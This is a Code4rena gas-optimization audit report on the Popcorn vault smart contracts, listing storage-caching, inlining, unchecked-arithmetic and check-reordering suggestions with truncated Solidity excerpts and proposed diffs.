### Vault.sol.accruedPerformanceFee(): highWaterMark has already been cached and thus the cached value should be used. Saves ~200 gas (2 SLOADS)

```
File: /src/vault/Vault.sol
447:     function accruedPerformanceFee() public view returns (ui
448:         uint256 highWaterMark_ = highWaterMark;
449:         uint256 shareValue = convertToAssets(1e18);
450:         uint256 performanceFee = fees.performance;

452:         return
453:             performanceFee > 0 && shareValue > highWaterMark
454:                 ? performanceFee.mulDiv(
455:                     (shareValue - highWaterMark) * totalSupp
456:                     1e36,
457:                     Math.Rounding.Down
458:                 )
459:                 : 0;
460:     }
```

```
diff --git a/src/vault/Vault.sol b/src/vault/Vault.sol
```

```
index 7a8f941..a977451 100644
--- a/src/vault/Vault.sol
+++ b/src/vault/Vault.sol
@@ -450,9 +450,9 @@ contract Vault is
         uint256 performanceFee = fees.performance;

         return
-            performanceFee > 0 && shareValue > highWaterMark
+            performanceFee > 0 && shareValue > highWaterMark_
                 ? performanceFee.mulDiv(
-                    (shareValue - highWaterMark) * totalSupply(
+                    (shareValue - highWaterMark_) * totalSupply(
                     1e36,
                     Math.Rounding.Down
                 )
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/Vault.sol#L57-L98

## Vault.sol.initialize(): asset has been cached already and should be used here (Save 1 SLOAD: ~100 gas)

```
File: /src/vault/Vault.sol
57:     function initialize(

77:         asset = asset_; //@audit: asset cached here

80:         asset.approve(address(adapter_), type(uint256).max);
```

```
diff --git a/src/vault/Vault.sol b/src/vault/Vault.sol
index 7a8f941..0addeb4 100644
--- a/src/vault/Vault.sol
+++ b/src/vault/Vault.sol
@@ -77,7 +77,7 @@ contract Vault is
         asset = asset_;
         adapter = adapter_;

-        asset.approve(address(adapter_), type(uint256).max);
+        asset_.approve(address(adapter_), type(uint256).max);
```

## [G-06] Internal/Private functions only called once can be inlined to save gas

Not inlining costs 20 to 40 gas because of two extra JUMP instructions and additional stack operations needed for function calls.

Affected code:

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/adapter/yearn/YearnAdapter.sol#L89

```
File: /src/vault/adapter/yearn/YearnAdapter.sol
89:     function _shareValue(uint256 yShares) internal view retur

101:     function _freeFunds() internal view returns (uint256) {

109:     function _yTotalAssets() internal view returns (uint256)

114:     function _calculateLockedProfit() internal view returns
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/VaultController.sol#L120-L123

```
File: /src/vault/VaultController.sol
120:   function _deployVault(VaultInitParams memory vaultData, II
121:     internal
122:     returns (address vault)
123:   {

141:   function _registerCreatedVault(
142:     address vault,
143:     address staking,
144:     VaultMetadata memory metadata
145:   ) internal {

154:   function _handleVaultStakingRewards(address vault, bytes m

225:   function __deployAdapter(
```

```
226:     DeploymentArgs memory adapterData,
227:     bytes memory baseAdapterData,
228:     IDeploymentController _deploymentController
229:   ) internal returns (address adapter) {

242:   function _encodeAdapterData(DeploymentArgs memory adapterD
243:     internal
244:     returns (bytes memory)
245:   {

256:   function _deployStrategy(DeploymentArgs memory strategyDat
257:     internal
258:     returns (address strategy)
259:   {

390:   function _registerVault(address vault, VaultMetadata memor

692:   function _verifyAdapterConfiguration(address adapter, byte
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/utils/MultiRewardStaking.sol#L191-L196

```
File: /src/utils/MultiRewardStaking.sol
191:   function _lockToken(
192:     address user,
193:     IERC20 rewardToken,
194:     uint256 rewardAmount,
195:     EscrowInfo memory escrowInfo
196:   ) internal {
```

## [G-07] Multiple accesses of a mapping/array should use a local variable cache

Caching a mapping's value in a local storage or calldata variable when the value is accessed multiple times saves ~42 gas per access due to not having to perform the same offset calculation every time.

**Help the Optimizer by saving a storage variable's reference instead of repeatedly fetching it**

To help the optimizer,declare a storage type variable and use it instead of repeatedly fetching the reference in a map or an array.

As an example, instead of repeatedly calling `someMap[someIndex]`, save its reference like this: `SomeStruct storage someStruct = someMap[someIndex]` and use it.

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/TemplateRegistry.sol#L52-L59

### TemplateRegistry.sol.addTemplateCategory(): templateCategoryExists[templateCategory] should be cached in local storage

```
File: /src/vault/TemplateRegistry.sol
52:  function addTemplateCategory(bytes32 templateCategory) exte
53:    if (templateCategoryExists[templateCategory]) revert Temp

55:    templateCategoryExists[templateCategory] = true;
56:    templateCategories.push(templateCategory);

58:    emit TemplateCategoryAdded(templateCategory);
59:  }
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/utils/MultiRewardStaking.sol#L402-L410

### MultiRewardStaking.sol._accrueRewards(): rewardInfos[_rewardToken] should be cached in local storage

```
File: /src/utils/MultiRewardStaking.sol
402:  function _accrueRewards(IERC20 _rewardToken, uint256 accru
403:    uint256 supplyTokens = totalSupply();
404:    uint224 deltaIndex;
405:    if (supplyTokens != 0)
406:      deltaIndex = accrued.mulDiv(uint256(10**decimals()), s
```

```
408:     rewardInfos[_rewardToken].index += deltaIndex;
409:     rewardInfos[_rewardToken].lastUpdatedTimestamp = block.t
410:   }
```

## [G-08] Emitting storage values instead of the memory one. (Save ~200 gas)

Here, the values emitted shouldn't be read from storage. The existing memory values should be used instead:

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/Vault.sol#L629-L636

### Vault.sol.setQuitPeriod(): emit `_quitPeriod` : saves 1 SLOAD: ~100 gas

```
File: /src/vault/Vault.sol
629:     function setQuitPeriod(uint256 _quitPeriod) external onl
630:         if (_quitPeriod < 1 days || _quitPeriod > 7 days)
631:             revert InvalidQuitPeriod();

633:             quitPeriod = _quitPeriod;

635:         emit QuitPeriodSet(quitPeriod);
636:     }
```

```
diff --git a/src/vault/Vault.sol b/src/vault/Vault.sol
index 7a8f941..302ba9f 100644
--- a/src/vault/Vault.sol
+++ b/src/vault/Vault.sol
@@ -632,7 +632,7 @@ contract Vault is

         quitPeriod = _quitPeriod;

-        emit QuitPeriodSet(quitPeriod);
+        emit QuitPeriodSet(_quitPeriod);
     }
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/Vault.sol#L57-L98

### Vault.sol.initialize(): asset has been cached already and cached value should be emitted here (Save 1 SLOAD : ~100 gas)

```
File: /src/vault/Vault.sol
57:     function initialize(

77:         asset = asset_; //@audit: asset cached here

97:         emit VaultInitialized(contractName, address(asset));
```

```
diff --git a/src/vault/Vault.sol b/src/vault/Vault.sol
index 7a8f941..8562995 100644
--- a/src/vault/Vault.sol
+++ b/src/vault/Vault.sol
@@ -94,7 +94,7 @@ contract Vault is
             abi.encodePacked("Popcorn", name(), block.timestamp
         );

-        emit VaultInitialized(contractName, address(asset));
+        emit VaultInitialized(contractName, address(asset_));
     }
```

## [G-09] Multiple address mappings can be combined into a single mapping of an address to a struct, where appropriate

Saves a storage slot for the mapping. Depending on the circumstances and sizes of types, can avoid a Gsset (20000 gas) per mapping combined. Reads and subsequent writes can also be cheaper when a function requires both values and they both fit in the same storage slot. Finally, if both fields are accessed in the same function, can save ~42 gas per access due to not having to recalculate the key's keccak256 hash (Gkeccak256 - 30 gas) and that calculation's associated stack operations.

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c2609018111196d617366d6352258cd/src/vault/TemplateRegistry.sol#L33-L35

```
File: /src/vault/TemplateRegistry.sol
33:  mapping(bytes32 => bool) public templateExists;

35:  mapping(bytes32 => bool) public templateCategoryExists;
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c2609018111196d617366d6352258cd/src/utils/MultiRewardStaking.sol#L216-L218

```
File: /src/utils/MultiRewardStaking.sol
216:  mapping(address => mapping(IERC20 => uint256)) public user

218:  mapping(address => mapping(IERC20 => uint256)) public accr
```

## [G-10] Using storage instead of memory for structs/arrays saves gas

When fetching data from a storage location, assigning the data to a memory variable causes all fields of the struct/array to be read from storage, which incurs a Gcoldsload (2100 gas) for each field of the struct/array. If the fields are read from the new memory variable, they incur an additional MLOAD rather than a cheap stack read. Instead of declearing the variable with the memory keyword, declaring the variable with the storage keyword and caching any fields that need to be re-read in stack variables, will be much cheaper, only incuring the Gcoldsload for the fields actually read. The only time it makes sense to read the whole struct/array into a memory variable, is if the full struct/array is being returned by the function, is being passed to a function that requires memory, or if the array/struct is being read from another memory array/struct.

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c2609018111196d617366d6352258cd/src/utils/MultiRewardEscrow.sol#L157

```
File: /src/utils/MultiRewardEscrow.sol
157:       Escrow memory escrow = escrows[escrowId];
```

```
diff --git a/src/utils/MultiRewardEscrow.sol b/src/utils/MultiRe
index cf50b08..6ee7fe9 100644
--- a/src/utils/MultiRewardEscrow.sol
+++ b/src/utils/MultiRewardEscrow.sol
@@ -154,13 +154,13 @@ contract MultiRewardEscrow is Owned {
    function claimRewards(bytes32[] memory escrowIds) external {
      for (uint256 i = 0; i < escrowIds.length; i++) {
        bytes32 escrowId = escrowIds[i];
-       Escrow memory escrow = escrows[escrowId];
+       Escrow storage escrow = escrows[escrowId];

        uint256 claimable = _getClaimableAmount(escrow);
        if (claimable == 0) revert NotClaimable(escrowId);

-       escrows[escrowId].balance -= claimable;
-       escrows[escrowId].lastUpdateTime = block.timestamp.safeCa
+       escrow.balance -= claimable;
+       escrow.lastUpdateTime = block.timestamp.safeCastTo32();

        escrow.token.safeTransfer(escrow.account, claimable);
        emit RewardsClaimed(escrow.token, escrow.account, claimab
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/utils/MultiRewardStaking.sol#L254

```
File:  /src/utils/MultiRewardStaking.sol
254: RewardInfo memory rewards = rewardInfos[rewardToken];
```

As rewards now points to the storage variable we can just use it to effect changes to the storage one, this way we no longer need to write to `rewardInfos[rewardToken];` at the end as writing to `rewards` would have a similar impact:

```
diff --git a/src/utils/MultiRewardStaking.sol b/src/utils/MultiF
```

```
index 95ebefd..2cf3289 100644
--- a/src/utils/MultiRewardStaking.sol
+++ b/src/utils/MultiRewardStaking.sol
@@ -251,7 +251,7 @@ contract MultiRewardStaking is ERC4626Upgrac
   ) external onlyOwner {
     if (asset() == address(rewardToken)) revert RewardTokenCant

-    RewardInfo memory rewards = rewardInfos[rewardToken];
+    RewardInfo storage rewards = rewardInfos[rewardToken];
     if (rewards.lastUpdatedTimestamp > 0) revert RewardTokenAlr

     if (amount > 0) {
@@ -276,7 +276,7 @@ contract MultiRewardStaking is ERC4626Upgrac
       ? block.timestamp.safeCastTo32()
       : _calcRewardsEnd(0, rewardsPerSecond, amount);

-    rewardInfos[rewardToken] = RewardInfo({
+    rewards = RewardInfo({
       ONE: ONE,
       rewardsPerSecond: rewardsPerSecond,
       rewardsEndTimestamp: rewardsEndTimestamp,
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/utils/MultiRewardStaking.sol#L297

```
File: /src/utils/MultiRewardStaking.sol
297:     RewardInfo memory rewards = rewardInfos[rewardToken];
```

Note the changes done at the last lines. We no longer need to asign the variable at the end as we are not dealing with a copy of the variable but a reference to the storage variable, thus any changes to our locally cached storage variable would change the actual variable stored in storage

```
diff --git a/src/utils/MultiRewardStaking.sol b/src/utils/MultiR
index 95ebefd..b0ce54a 100644
--- a/src/utils/MultiRewardStaking.sol
+++ b/src/utils/MultiRewardStaking.sol
@@ -294,7 +294,7 @@ contract MultiRewardStaking is ERC4626Upgrac
     * @dev The `rewardsEndTimestamp` gets calculated based on `r
     */
```

```
   function changeRewardSpeed(IERC20 rewardToken, uint160 rewarc
-    RewardInfo memory rewards = rewardInfos[rewardToken];
+    RewardInfo storage rewards = rewardInfos[rewardToken];

     if (rewardsPerSecond == 0) revert ZeroAmount();
     if (rewards.lastUpdatedTimestamp == 0) revert RewardTokenDc
@@ -310,8 +310,8 @@ contract MultiRewardStaking is ERC4626Upgrac
       rewardsPerSecond,
       remainder
     );
-    rewardInfos[rewardToken].rewardsPerSecond = rewardsPerSecor
-    rewardInfos[rewardToken].rewardsEndTimestamp = rewardsEndTi
+    rewards.rewardsPerSecond = rewardsPerSecond;
+    rewards.rewardsEndTimestamp = rewardsEndTimestamp;
   }
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/utils/MultiRewardStaking.sol#L328

```
File: /src/utils/MultiRewardStaking.sol
328:     RewardInfo memory rewards = rewardInfos[rewardToken];
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/utils/MultiRewardStaking.sol#L414

```
File: /src/utils/MultiRewardStaking.sol
414:     RewardInfo memory rewards = rewardInfos[_rewardToken];
```

## [G-11] If's/require() statements that check input arguments should be at the top of the function

Checks that involve constants should come before checks that involve state variables, function calls, and calculations. By doing these checks first, the function is able to revert before wasting a Gcoldsload (2100 gas) in a function that may ultimately revert in the unhappy case.

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/utils/MultiRewardStaking.sol#L243-L288

### Cheaper to reorder the if's check to have the cheap check for functional parameter before other operations

```
File: /src/utils/MultiRewardStaking.sol
243:  function addRewardToken(
244:    IERC20 rewardToken,
245:    uint160 rewardsPerSecond,
246:    uint256 amount,
247:    bool useEscrow,
248:    uint192 escrowPercentage,
249:    uint32 escrowDuration,
250:    uint32 offset
251:  ) external onlyOwner {
252:    if (asset() == address(rewardToken)) revert RewardTokenC

254:    RewardInfo memory rewards = rewardInfos[rewardToken];
255:    if (rewards.lastUpdatedTimestamp > 0) revert RewardToker

257:    if (amount > 0) {
258:      if (rewardsPerSecond == 0) revert ZeroRewardsSpeed();
259:      rewardToken.safeTransferFrom(msg.sender, address(this)
260:    }
```

The first check involves a functional call which is expensive. As we also revert on a functional parameter (rewardsPerSecond) failure to pass a certain check (in this case , we revert if it's equal to zero) it would be way cheaper to reorder the if's cheak to have the cheap check for functional parameter before performing the more expensive ones.

```
diff --git a/src/utils/MultiRewardStaking.sol b/src/utils/MultiF
index 95ebefd..b1723a0 100644
--- a/src/utils/MultiRewardStaking.sol
+++ b/src/utils/MultiRewardStaking.sol
@@ -249,13 +249,13 @@ contract MultiRewardStaking is ERC4626Upgr
     uint32 escrowDuration,
     uint32 offset
   ) external onlyOwner {
```

```
+     if (rewardsPerSecond == 0) revert ZeroRewardsSpeed();
      if (asset() == address(rewardToken)) revert RewardTokenCant

      RewardInfo memory rewards = rewardInfos[rewardToken];
      if (rewards.lastUpdatedTimestamp > 0) revert RewardTokenAlr

      if (amount > 0) {
-       if (rewardsPerSecond == 0) revert ZeroRewardsSpeed();
        rewardToken.safeTransferFrom(msg.sender, address(this), a
      }
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/utils/MultiRewardStaking.sol#L296-L303

## Move the functional parameter check to be the first operation

```
File: /src/utils/MultiRewardStaking.sol
296:  function changeRewardSpeed(IERC20 rewardToken, uint160 rew
297:    RewardInfo memory rewards = rewardInfos[rewardToken];

299:    if (rewardsPerSecond == 0) revert ZeroAmount();
300:    if (rewards.lastUpdatedTimestamp == 0) revert RewardToke
301:    if (rewards.rewardsPerSecond == 0) revert RewardsAreDyna

303:    _accrueRewards(rewardToken, _accrueStatic(rewards));
```

As we have a check for a functional parameter, it is better to do that check first before anything else. This way we don't waste any gas if the function parameter does not the required condition . In the above function we shouldn't waste gas on `RewardInfo memory rewards = rewardInfos[rewardToken];` if we could end up reverting on `if (rewardsPerSecond == 0) revert ZeroAmount();`

```
diff --git a/src/utils/MultiRewardStaking.sol b/src/utils/MultiR
index 95ebefd..bb98e33 100644
--- a/src/utils/MultiRewardStaking.sol
+++ b/src/utils/MultiRewardStaking.sol
@@ -294,9 +294,10 @@ contract MultiRewardStaking is ERC4626Upgra
     * @dev The `rewardsEndTimestamp` gets calculated based on `r
```

```
     */
    function changeRewardSpeed(IERC20 rewardToken, uint160 rewarc
+     if (rewardsPerSecond == 0) revert ZeroAmount();
+
      RewardInfo memory rewards = rewardInfos[rewardToken];

-     if (rewardsPerSecond == 0) revert ZeroAmount();
      if (rewards.lastUpdatedTimestamp == 0) revert RewardTokenDc
      if (rewards.rewardsPerSecond == 0) revert RewardsAreDynamic
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/Vault.sol#L57-L98

## Move the if for functional parameter to the top

```
File: /src/vault/Vault.sol
57:     function initialize(
58:         IERC20 asset_,
59:         IERC4626 adapter_,
60:         VaultFees calldata fees_,
61:         address feeRecipient_,
62:         address owner
63:     ) external initializer {
64:         __ERC20_init(
65:             string.concat(
66:                 "Popcorn ",
67:                 IERC20Metadata(address(asset_)).name(),
68:                 " Vault"
69:             ),
70:             string.concat("pop-", IERC20Metadata(address(asse
71:         );
72:         __Owned_init(owner);

74:         if (address(asset_) == address(0)) revert InvalidAsse
75:         if (address(asset_) != adapter_.asset()) revert Inval

77:         asset = asset_;
78:         adapter = adapter_;

80:         asset.approve(address(adapter_), type(uint256).max);

82:         _decimals = IERC20Metadata(address(asset_)).decimals(
```

```
84:         INITIAL_CHAIN_ID = block.chainid;
85:         INITIAL_DOMAIN_SEPARATOR = computeDomainSeparator();

87:         feesUpdatedAt = block.timestamp;
88:         fees = fees_;

90:         if (feeRecipient_ == address(0)) revert InvalidFeeRec
```

As `feeRecipient_` is a functional parameter, we should check it first before performing other operations to prevent wasting gas if we will ultimately revert due to `feeRecipient_` not passing the required checks.

```
diff --git a/src/vault/Vault.sol b/src/vault/Vault.sol
index 7a8f941..10d6b1b 100644
--- a/src/vault/Vault.sol
+++ b/src/vault/Vault.sol
@@ -71,6 +71,7 @@ contract Vault is
         );
         __Owned_init(owner);

+        if (feeRecipient_ == address(0)) revert InvalidFeeRecip
         if (address(asset_) == address(0)) revert InvalidAsset(
         if (address(asset_) != adapter_.asset()) revert Invalic

@@ -87,7 +88,6 @@ contract Vault is
         feesUpdatedAt = block.timestamp;
         fees = fees_;

-        if (feeRecipient_ == address(0)) revert InvalidFeeRecip
         feeRecipient = feeRecipient_;

         contractName = keccak256(
```

## [G-12] `keccak256()` should only need to be called on a specific string literal once

It should be saved to an immutable variable, and the variable used instead. If the hash is being used as a part of a function selector, the cast to `bytes4` should also only be done once

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c2609018111196d617366d6352258cd/src/utils/MultiRewardStaking.sol#L466

```
File: /src/utils/MultiRewardStaking.sol
466:       keccak256("Permit(address owner,address spender,uint25
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c2609018111196d617366d6352258cd/src/utils/MultiRewardStaking.sol#L495

```
File: /src/utils/MultiRewardStaking.sol
495:           keccak256("EIP712Domain(string name,string versior
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c2609018111196d617366d6352258cd/src/utils/MultiRewardStaking.sol#L497

```
File: /src/utils/MultiRewardStaking.sol
497:
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c2609018111196d617366d6352258cd/src/vault/Vault.sol#L685-L687

```
File: /src/vault/Vault.sol
685:         keccak256(
686:             "Permit(address owner,address spender,uint256 va
687:         ),
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c2609018111196d617366d6352258cd/src/vault/Vault.sol#L720-L722

```
File: /src/vault/Vault.sol
720:         keccak256(
721:             "EIP712Domain(string name,string version,uint256
722:         ),
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/Vault.sol#L724

```
File: /src/vault/Vault.sol
724:       keccak256("1"),
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/adapter/abstracts/AdapterBase.sol#L653-L655

```
File: /src/vault/adapter/abstracts/AdapterBase.sol
653:         keccak256(
654:             "Permit(address owner,address spender,uint256 va
655:         ),

688:         keccak256(
689:                 "EIP712Domain(string name,string version,uir
690:             ),

692:          keccak256("1"),
```

## [G-13] `x += y` costs more gas than `x = x + y` for state variables

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/adapter/abstracts/AdapterBase.sol#L158

```
File: /src/vault/adapter/abstracts/AdapterBase.sol
158:         underlyingBalance += _underlyingBalance() - underlyi
```

```
-         underlyingBalance += _underlyingBalance() - underlyingB
+         underlyingBalance = underlyingBalance + _underlyingBala
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/adapter/abstracts/AdapterBase.sol#L225

```
File: /src/vault/adapter/abstracts/AdapterBase.sol
225:             underlyingBalance -= underlyingBalance_ - _under
```

## [G-14] Usage of uints/ints smaller than 32 bytes (256 bits) incurs overhead

When using elements that are smaller than 32 bytes, your contract's gas usage may be higher. This is because the EVM operates on 32 bytes at a time. Therefore, if the element is smaller than that, the EVM must use more operations in order to reduce the size of the element from 32 bytes to the desired size.

https://docs.soliditylang.org/en/v0.8.11/internals/layout_in_storage.html

Use a larger size then downcast where needed

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/utils/MultiRewardEscrow.sol#L88-L94

```
File: /src/utils/MultiRewardEscrow.sol

//@audit: uint32 duration, uint32 offset
88:   function lock(
89:     IERC20 token,
90:     address account,
91:     uint256 amount,
92:     uint32 duration,
93:     uint32 offset
94:   ) external {
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/utils/MultiRewardStaking.sol#L243-L251

```
File: /src/utils/MultiRewardStaking.sol

//@audit: uint160 rewardsPerSecond,uint192 escrowPercentage,uint
243:  function addRewardToken(
244:    IERC20 rewardToken,
245:    uint160 rewardsPerSecond,
246:    uint256 amount,
247:    bool useEscrow,
248:    uint192 escrowPercentage,
249:    uint32 escrowDuration,
250:    uint32 offset
251:  ) external onlyOwner {

//@audit: uint160 rewardsPerSecond
296:  function changeRewardSpeed(IERC20 rewardToken, uint160 rew

//@audit: uint32 rewardsEndTimestamp, uint160 rewardsPerSecond,
351:  function _calcRewardsEnd(
352:    uint32 rewardsEndTimestamp,
353:    uint160 rewardsPerSecond,
354:    uint256 amount
355:  ) internal returns (uint32) {
```

## [G-15] Using unchecked blocks to save gas

Solidity version 0.8+ comes with implicit overflow and underflow checks on unsigned integers. When an overflow or an underflow isn't possible (as an example, when a comparison is made before the arithmetic operation), some gas can be saved by using an unchecked block.

see resource

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/adapter/yearn/YearnAdapter.sol#L151

```
File: /src/vault/adapter/yearn/YearnAdapter.sol
151:         return _depositLimit - assets;
```

The operation `_depositLimit - assets` cannot underflow due to the check on Line 150 that ensures that `_depositLimit` is greater than `assets` before performing the arithmetic operation

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/utils/MultiRewardStaking.sol#L357

```
File: /src/utils/MultiRewardStaking.sol
357:       amount += uint256(rewardsPerSecond) * (rewardsEndTimes
```

The operation `rewardsEndTimestamp - block.timestamp` cannot underflow due to the check on Line 356 that ensures that `rewardsEndTimestamp` is greater than `block.timestamp`.

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/utils/MultiRewardStaking.sol#L395

```
File: /src/utils/MultiRewardStaking.sol
395:       elapsed = rewards.rewardsEndTimestamp - rewards.lastUp
```

The operation `rewards.rewardsEndTimestamp - rewards.lastUpdatedTimestamp` cannot underflow due to the check on Line 394 that ensures that `rewards.rewardsEndTimestamp` is greater than `rewards.lastUpdatedTimestamp` before perfoming the arithmetic operation.

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/Vault.sol#L455

```
File: /src/vault/Vault.sol
455:                     (shareValue - highWaterMark) * totalSupp
```

The operation `shareValue - highWaterMark` cannot underflow as this operation would only be performed if `shareValue` is greater than `highWaterMark` due to the condition check on Line 453.

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/adapter/abstracts/AdapterBase.sol#L537

```
File: /src/vault/adapter/abstracts/AdapterBase.sol
537:                     (shareValue - highWaterMark_) * totalSup
```

The operation `shareValue - highWaterMark_` cannot underflow due to the check on Line 535 that ensures that `shareValue` is greater than `highWaterMark_` before performing the arithmetic operation.

## [G-16] Using unchecked blocks to save gas - Increments in for loop can be unchecked (save 30-40 gas per loop iteration)

The majority of Solidity for loops increment a uint256 variable that starts at 0. These increment operations never need to be checked for over/underflow because the variable will never reach the max number of uint256 (will run out of gas long before that happens). The default over/underflow check wastes gas in every iteration of virtually every for loop.

**Affected code**

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/PermissionRegistry.sol#L42

```
File: /src/vault/PermissionRegistry.sol
```

```
42:     for (uint256 i = 0; i < len; i++) {
```

The above should be modified to:

```
diff --git a/src/vault/PermissionRegistry.sol b/src/vault/Permis
index 1a61e1c..fa1c7bb 100644
--- a/src/vault/PermissionRegistry.sol
+++ b/src/vault/PermissionRegistry.sol
@@ -39,12 +39,15 @@ contract PermissionRegistry is Owned {
      uint256 len = targets.length;
      if (len != newPermissions.length) revert Mismatch();

-     for (uint256 i = 0; i < len; i++) {
+     for (uint256 i = 0; i < len;) {
        if (newPermissions[i].endorsed && newPermissions[i].rejec

        emit PermissionSet(targets[i], newPermissions[i].endorsec

        permissions[targets[i]] = newPermissions[i];
+       unchecked {
+         ++i;
+       }
      }
```

Other Instances to modify

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/utils/MultiRewardEscrow.sol#L53

```
File: /src/utils/MultiRewardEscrow.sol
53:     for (uint256 i = 0; i < escrowIds.length; i++) {

155:     for (uint256 i = 0; i < escrowIds.length; i++) {

210:     for (uint256 i = 0; i < tokens.length; i++) {
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/utils/MultiRe

wardStaking.sol#L171

```
File: /src/utils/MultiRewardStaking.sol
171:     for (uint8 i; i < _rewardTokens.length; i++) {

373:     for (uint8 i; i < _rewardTokens.length; i++) {
```

https://github.com/code-423n4/2023-01-popcorn/blob/d95fc31449c260901811196d617366d6352258cd/src/vault/VaultController.sol#L319

```
File: /src/vault/VaultController.sol
319:     for (uint8 i = 0; i < len; i++) {

337:     for (uint8 i = 0; i < len; i++) {

357:     for (uint8 i = 0; i < len; i++) {

374:     for (uint8 i = 0; i < len; i++) {

437:     for (uint256 i = 0; i < len; i++) {

494:     for (uint256 i = 0; i < len; i++) {

523:     for (uint256 i = 0; i < len; i++) {

564:     for (uint256 i = 0; i < len; i++) {

587:     for (uint256 i = 0; i < len; i++) {

607:     for (uint256 i = 0; i < len; i++) {

620:     for (uint256 i = 0; i < len; i++) {

633:     for (uint256 i = 0; i < len; i++) {

646:     for (uint256 i = 0; i < len; i++) {

766:     for (uint256 i = 0; i < len; i++) {

806:     for (uint256 i = 0; i < len; i++) {
```

see resource

## Disclosures

C4 is an open organization governed by participants in the community.

C4 Audits incentivize the discovery of exploits, vulnerabilities, and bugs in smart contracts. Security researchers are rewarded at an increasing rate for finding higher-risk issues. Audit submissions are judged by a knowledgeable security researcher and solidity developer and disclosed to sponsoring developers. C4 does not conduct formal verification regarding the provided code but instead provides final verification.

C4 does not provide any guarantee or warranty regarding the security of this project. All smart contract software should be used at the sole risk and responsibility of users.

Top